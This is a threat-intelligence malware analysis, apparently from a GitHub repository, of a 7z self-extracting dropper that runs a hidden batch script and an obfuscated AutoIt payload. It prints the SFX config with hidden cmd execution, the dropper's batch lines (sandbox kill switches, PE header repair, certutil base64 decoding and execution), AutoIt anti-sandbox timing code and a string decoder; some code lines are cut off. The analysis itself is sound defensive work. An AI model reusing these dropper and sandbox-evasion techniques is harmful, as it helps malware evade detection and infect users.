CyberThreatIntel/Additional Analysis/UnknownTA/2020-09-07/Analysis.md at master · StrangerealIntel/CyberThreatIntel

By StrangerealIntel

Archived: 2026-04-05 20:12:51 UTC

Time to take the bull by the horns


Malware-analysis

The initial vector is a self-execute archive (SFX). This is built from a project of alternate module : 7z sfx Modified Module (7zsfx).


```
 SFX module - Copyright (c) 2005-2016 Oleg Scherbakov
1.7.0 develop [x86] build 3900 (April 1, 2016)
7-Zip archiver - Copyright (c) 1999-2015 Igor Pavlov
15.14  (December 31, 2015)
```

This launches a shell instance for extract the objects.


;-- fcn.00401c59:
266: ExecuteShell (int32_t arg_8h);
; var SHELLEXECUTEINFOW *pExecInfo @ ebp-0x58
; var int32_t var_54h @ ebp-0x54
; var HWND hWnd @ ebp-0x50
; var char *var_4ch @ ebp-0x4c
; var int32_t var_48h @ ebp-0x48
; var int32_t var_44h @ ebp-0x44
; var int32_t var_40h @ ebp-0x40
; var int32_t var_3ch @ ebp-0x3c
; var HANDLE hObject @ ebp-0x20
; var int32_t var_1ch @ ebp-0x1c
; var int32_t var_10h @ ebp-0x10
; var uint32_t var_ch @ ebp-0xc
; var int32_t var_4h @ ebp-0x4
; arg int32_t arg_8h @ ebp+0x8
push ebp
mov ebp, esp
sub esp, 0x58
push ebx
mov dword [var_4h], ecx
push edi
lea ecx, [var_10h]
mov ebx, edx
call fcn.004147df
lea ecx, [var_1ch]
call fcn.004147df
push 0x3c ; '<' ; 60 ; size_t n
xor edi, edi
lea eax, [pExecInfo]
push edi ; int c
push eax ; void *s
call sub.MSVCRT.dll_memset ; void *memset(void *s, int c, size_t n)
mov eax, dword [arg_8h]
add esp, 0xc
mov dword [pExecInfo], 0x3c ; '<' ; 60
mov dword [var_40h], eax
mov dword [var_54h], 0x740 ; 1856
mov dword [var_3ch], 0xa
test bl, 1 ; 1
je 0x401cb1
mov dword [var_3ch], edi
mov dword [var_54h], 0x8740
test bl, 2 ; 2
je 0x401cbd
mov dword [var_4ch], str.runas ; 0x41dad8 ; u"runas"
and ebx, 0x10000
jne 0x401ccc
or dword [var_54h], 0x100 ; 256
mov eax, dword [0x42272c]
push 5 ; 5 ; int nCmdShow
push eax ; HWND hWnd
mov dword [hWnd], eax
call dword [sym.imp.USER32.dll_ShowWindow] ; 0x41d2c4 ; BOOL ShowWindow(HWND hWnd, int nCmdShow)
push dword [hWnd] ; HWND hWnd
call dword [sym.imp.USER32.dll_BringWindowToTop] ; 0x41d2c8 ; BOOL BringWindowToTop(HWND hWnd)
mov ecx, dword [var_4h]
lea edx, [var_10h]
call fcn.00403022
push eax
lea ecx, [var_1ch]
call fcn.00414864
cmp dword [var_ch], edi
jne 0x401d14
push dword [var_1ch]
call sub.MSVCRT.dll___3_YAXPAX_Z
push dword [var_10h]
call sub.MSVCRT.dll___3_YAXPAX_Z
xor eax, eax
inc eax
jmp 0x401d5b
mov eax, dword [var_10h]
mov dword [var_48h], eax
mov eax, dword [var_1ch]
mov dword [var_44h], eax
lea eax, [pExecInfo]
push eax ; SHELLEXECUTEINFOW *pExecInfo
call dword [sym.imp.SHELL32.dll_ShellExecuteExW] ; 0x41d274 ; BOOL ShellExecuteExW(SHELLEXECUT...
test eax, eax
je 0x401d49
cmp ebx, edi
jne 0x401d3d



Like 7zip module, this uses an internal configuration for the actions to execute once the process extraction of the objects is done. This uses the hide methods for run as background and doesn't overwrite the files if already exists.






```
;!@Install@!UTF-8!
// control flag chains
MiscFlags="1+2+16+64+128"
// 2 - hides the extraction dialog completely (silent mode)
GUIMode="2"
// 1 - do not overwrite the existing files
OverwriteMode="1"
// hidcon: -> hide window to user
RunProgram="hidcon:cmd /c echo SLsZudZK"
RunProgram="hidcon:cmd /c cmd < sVqHm.com"
;!@InstallEnd@!Rar!
```

On the flags of Miscflags, we can see on the Russian archive of the project that can be chains for do a stack process of the actions for automation for the errors and check actions.

A set of flags that allow checking and displaying warning dialog boxes ('WarningTitle'), where "x" is a number equal to the sum of the numeric flag values, or the expression "1 + 2". The order of the numeric values in the expression can be any order. Numerical values define the following: 1 - do not check the free disk space required for the unpacking process 2 - do not check the amount of physical memory required for the decompression process 4 - request administrator rights for all operations of the current SFX, if the user running SFX does not have such rights 8 - password request ('PasswordTitle' dialog) after the 'BeginPrompt' and 'ExtractPath' or 'BeginPrompt' + 'ExtractPath' dialogs, without this flag the 'PasswordTitle' dialog will appear before the 'BeginPrompt' and 'ExtractPath' or 'BeginPrompt' dialogs + 'ExtractPath' 16 - do not display an error message "canceled by the user", duplicating the system one, which may appear if the user has UAC enabled, and he refuses to ask the system "Allow the next program to make changes on this computer?" This parameter can be overridden from the command line with the '-mfX' switch.	The title of the warning window (default: "7z SFX: warning"). If the parameter is absent, then instead of 'WarningTitle' the name of the SFX archive (without extension) with the addition of ": warning" will be displayed in the warning window. If the name of the SFX archive "could not be determined", then the default value will be displayed. The warning text identifies the module: Insufficient physical memory. Unpacking may take a long time. or There is not enough disk space to unpack. Warning windows can be hidden by flags in the 'MiscFlags' parameter. Suppress window output, if specified, can be done from the command line with the '-mfX' switch.

This launches the main script for initiating the rest of the chain of actions.


;-- fcn.00405aa6:
441: ExecuteScript (LPCWSTR arg_8h);
; var int32_t var_30h @ ebp-0x30
; var LPCWSTR lpFileName @ ebp-0x24
; var int32_t var_18h @ ebp-0x18
; var uint32_t var_14h @ ebp-0x14
; var LPCWSTR lpRootPathName @ ebp-0xc
; var int32_t var_ah @ ebp-0xa
; var int32_t var_8h @ ebp-0x8
; var int32_t var_6h @ ebp-0x6
; var LPDWORD lpNumberOfBytesWritten @ ebp-0x4
; arg LPCWSTR arg_8h @ ebp+0x8
push ebp
mov ebp, esp
mov eax, dword [arg_8h]
sub esp, 0x30
cmp word [eax + 2], 0x3a
push ebx
push edi
jne 0x405c52
movzx ecx, word [eax + 4]
cmp ecx, 0x5c ; 92
je 0x405ace
cmp ecx, 0x2f ; 47
jne 0x405c52
mov ax, word [eax]
push 0x3a ; ':' ; 58
mov word [lpRootPathName], ax
pop eax
mov word [var_ah], ax
push 0x5c ; '\' ; 92
pop eax
mov word [var_8h], ax
xor eax, eax
mov word [var_6h], ax
lea eax, [lpRootPathName]
push eax ; LPCWSTR lpRootPathName
call dword [sym.imp.KERNEL32.dll_GetDriveTypeW] ; 0x41d0c0 ; ">\r\x02" ; UINT GetDriveTypeW(LP...
cmp eax, 3 ; 3
je 0x405b00
push eax
push dword [arg_8h]
jmp 0x405c53
mov edx, str.7ZSfx_03x.cmd ; 0x41eb98 ; u"7ZSfx%03x.cmd"
lea ecx, [lpFileName]
call fcn.004042b5
xor eax, eax
push eax ; HANDLE hTemplateFile
push 0x80 ; 128 ; DWORD dwFlagsAndAttributes
push 2 ; 2 ; DWORD dwCreationDisposition
push eax ; LPSECURITY_ATTRIBUTES lpSecurityAttributes
push eax ; DWORD dwShareMode
push 0x40000000 ; DWORD dwDesiredAccess
push dword [lpFileName] ; LPCWSTR lpFileName
call dword [sym.imp.KERNEL32.dll_CreateFileW] ; 0x41d0c4 ; "0\r\x02" ; HANDLE CreateFileW(LPCW...
mov ebx, eax
cmp ebx, 0xffffffff
je 0x405c1a
call sub.MSVCRT.dll___3_YAXPAX_Z
push esi
lea ecx, [var_18h]
call fcn.004147df
push str.:Repeat ; 0x41eb84 ; u":Repeat\r\n"
lea ecx, [var_18h]
call fcn.00414864
mov edi, str.del ; 0x41eb78 ; u"del \""
push edi
lea ecx, [var_18h]
call CopyBytes
lea eax, [arg_8h]
push eax
lea ecx, [var_18h]
call fcn.00414962
mov esi, 0x41eb70
push esi
lea ecx, [var_18h]
call CopyBytes
push str.if_exist ; 0x41eb58 ; u"if exist \""
lea ecx, [var_18h]
call CopyBytes
lea eax, [arg_8h]
push eax
lea ecx, [var_18h]
call fcn.00414962
push str.goto_Repeat ; 0x41eb38 ; u"\" goto Repeat\r\n"
lea ecx, [var_18h]
call CopyBytes
push edi
lea ecx, [var_18h]
call CopyBytes
lea eax, [lpFileName]
push eax
lea ecx, [var_18h]
call fcn.00414962
push esi
lea ecx, [var_18h]
call CopyBytes
mov esi, dword [var_14h]
push 1 ; 1
lea edx, [var_18h]
lea ecx, [var_30h]
call fcn.0040438b
mov eax, dword [eax]
xor edi, edi
push edi ; LPOVERLAPPED lpOverlapped
lea ecx, [lpNumberOfBytesWritten]
push ecx ; LPDWORD lpNumberOfBytesWritten
push esi ; DWORD nNumberOfBytesToWrite
push eax ; LPCVOID lpBuffer
push ebx ; HANDLE hFile
call dword [sym.imp.KERNEL32.dll_WriteFile] ; 0x41d144 ; BOOL WriteFile(HANDLE hFile, LPCVOID ...
push dword [var_30h]
mov esi, eax
call sub.MSVCRT.dll___3_YAXPAX_Z
pop ecx
push ebx ; HANDLE hObject
call dword [sym.imp.KERNEL32.dll_CloseHandle] ; 0x41d18c ; BOOL CloseHandle(HANDLE hObject)
cmp esi, edi
pop esi
je 0x405c2d
mov eax, dword [lpNumberOfBytesWritten]
cmp eax, dword [var_14h]
jne 0x405c2d
push edi ; DWORD dwFileAttributes
push dword [arg_8h] ; LPCWSTR lpFileName
call dword [sym.imp.KERNEL32.dll_SetFileAttributesW] ; 0x41d16c ; ".\n\x02" ; BOOL SetFileAttr...
push edi ; INT nShowCmd
push edi ; LPCWSTR lpDirectory
push edi ; LPCWSTR lpParameters
mov ecx, dword [lpFileName]
call fcn.00403442
push dword [var_18h]
call sub.MSVCRT.dll___3_YAXPAX_Z
push dword [lpFileName]



The first part of the script use a lot of kill switchs already detected in July 2020 on similliar autoit script. aa_TouchMeNot is a reference of a file used on MSE sandbox for analysis threat in the sandbox, that presented in the first time on the blackhat 2018 and firstly used by BitPaymer ransomware.

```
Set YAFtyhpbN=Q
REM Check sandbox MSE
if exist C:\aaa_TouchMeNot_.txt exit
REM Killswitch Computername
if %computername% == DESKTOP-%YAFtyhpbN%UO5%YAFtyhpbN%U33 exit
REM DESKTOP-QO5QU33
ping -n 1 UKL.UVLJR
if %errorlevel% == 0 exit
if %computername% == NfZtFbPfH exit
if %computername% == ELICZ exit
if %computername% == MAIN exit
```

The final part of the script fix the header of the autoit builder (23e87924005aeef08ab3c9402aa749c0373ed9fa6c1706c13ca1df5ec33f8928), write on the disk, decode from base 64 the autoit payload to execute and launch with the autoit builder.

```
REM Fix header on the autoit builder
<nul set /p ="MZ" > SearchIndexer.com
REM Echo and write the PE
type pZFFZxnbbPw.com >> SearchIndexer.com
REM Remove the last script
del pZFFZxnbbPw.com
REM Decode from base 64 the autoit payload to execute
certutil -decode sUs.com h
REM Execute it
SearchIndexer.com h
ping 127.0.0.1 -n 30
```

As obfuscation, the script uses a lot of while - switches loops for redirect the good section of code to push on each function. The first good thing to have in mind is to verify the functions that used in checking the numbers of calls of references in theirs functions. Like forensic and malware analysis is a matter of instinct, this a good idea, only four of twelve functions is used, the rest is junk code of makes high entropy and more harder the analysis. So only a third of more 16000 lines of the script is to deobfuscate, that a better start.

```
If (Ping(NuEIwMq("74I89I100I112I77I120I109I110I74I97I97I100I119I46I74I89I100I112I77I120I109I110I74I9

$qGRwbSPeJ = @AppDataDir & NuEIwMq("94I101I113I119I117I110I94I101I113I119I117I110I48I101I113I111",2)
$ArlTLV = @AppDataDir & NuEIwMq("99I106I118I124I122I115I99I72I93I117I112I127I94I78",7)
$RvZgoJpth = @AppDataDir & NuEIwMq("98I105I117I123I121I114I98I123I88I116I124I77I124I123I72I124I80I10
$aCYDDEjBZszBdg = @AppDataDir & NuEIwMq("101I108I120I126I124I117I101I90I79I111I82I77I127I82I89I125I9
If Not FileExists($qGRwbSPeJ) Then
        If DirGetSize(@AppDataDir & NuEIwMq("96I103I115I121I119I112",4)) < 0 Then

Global $JAYmBXZG = 118
Global $hnwsOohw = 96
While (6350-6349)
Switch $JAYmBXZG
Case 115
$dlffyVxJSrHGTz = SplashOff()
$102 = 138
While $RxnOkVaHWvSKlBaAlOllMJswgWDFYJifUGyFKAYzXDzShlpomD > $102
$dlffyVxJSrHGTz &= ClipGet()
WEnd
$RhpdnNrMcyxjdGLYXChqJwlUuEKxGMMN = 5535
$JAYmBXZG = $JAYmBXZG + 1
Case 116
$REJvBWHgZYXtFnk = IsAdmin()
$88 = 86
While $JuQegpUrJuJzHmfPQmuXDEoyDGiGNfwhBktUwSlHKGMxjgHmIigy > $88
$REJvBWHgZYXtFnk &= Exp(279)
WEnd
$cccOYfnhXSNSgZHXFqVVhhZVdaCFvfsfQ = IsDllStruct(136518)
$JAYmBXZG = $JAYmBXZG + 1
Case 117
```

Once the switch conditions removed for getting the code, a second obfuscation is used in passing the strings to deobfuscate on NuEIwMq function. The algorithm is based on offset and the each integer value is converted their corresponding ASCII value.

```
Func NuEIwMq($a, $b)
    $str = ''
    $tab = StringSplit($a, "I", 2)
    For $i = 0 To UBound($tab) - 1
```

```
        $str &= Chrw($tab[$i] - $b)
    Next
Return $str
EndFunc
```

This is split the string on array and use offset for getting the final string in reading all the array. The following code on autoit can be easily converted in Powershell for decode the strings.

```
function Decode
{
    param (
        [string]$a,
        [int]$b
    )
    $str = ''
    $tab= $a.Split("I")
    for ($i = 0; $i -lt $tab.Count; $i++)  { $str += [char][int]($tab[$i] - $b) }
    return $str
}
```

```
> Decode "94I101I113I119I117I110I94I101I113I119I117I110I48I101I113I111" 2
\cousl\cousl.com
```

As first action the script check if this on the sandbox on using well-known method based on the difference between real time and time pass on the sandbox by GetTickCount method.

```
Opt("TrayIconHide", 1)
Func Antisandbox_by_diff_time($val)
        $time1 = DllCall ("kernel32.dll", "long", "GetTickCount")
        $uFQgPxoxA = DllCall("kernel32.dll", "DWORD", "Sleep", "dword", $val)
        $time2 = DllCall ("kernel32.dll", "long", "GetTickCount")
        $dif_time = $time2[0] - $time1[0]
        If Not (($dif_time+500)>=$val and ($dif_time-500)<=$val) Then
        Exit
        EndIf
EndFunc
```

A second wave of anti-analysis measures is performed in reusing the MSE sandbox flag killswitch domain and various names of computernames.

```
If (FileExists("C:\aaa_TouchMeNot.txt" Or @ComputerName = "NfZtFbPfH" Or @ComputerName = "tz" Or @Co
```

By hunting, we can note that the autoit payload have sill the same computernames and check the MSE flag but use differents delimiter for the obfuscated method. The structures are the same and are based on useless functions for the previous reasons.

Date	Delimiter	Computernames	Check MSE flag ?
2020-09-03	I	NfZtFbPfH, tz, ELICZ, MAIN, DESKTOP-QO5QU33	Yes
2020-09-02	M	NfZtFbPfH, tz, ELICZ, MAIN, DESKTOP-QO5QU33	Yes
2020-08-31	.	NfZtFbPfH, tz, ELICZ, MAIN, DESKTOP-QO5QU33	Yes
2020-08-01	M	NfZtFbPfH, tz, ELICZ, MAIN, DESKTOP-QO5QU33	Yes
2020-07-31	M	NfZtFbPfH, tz, ELICZ, MAIN, DESKTOP-QO5QU33	Yes
2020-07-27	e	NfZtFbPfH, tz, ELICZ, MAIN, DESKTOP-QO5QU33	Yes
2020-07-27	e	NfZtFbPfH, tz, ELICZ, MAIN, DESKTOP-QO5QU33	Yes
2020-07-22	±	NfZtFbPfH, tz, ELICZ, MAIN, DESKTOP-QO5QU33	Yes
2020-07-17	,	NfZtFbPfH, tz, ELICZ, MAIN, DESKTOP-QO5QU33	Yes
2020-07-16	,	NfZtFbPfH, tz, ELICZ, MAIN, DESKTOP-QO5QU33	Yes
2020-07-15	e	NfZtFbPfH, tz, ELICZ, MAIN, DESKTOP-QO5QU33	Yes
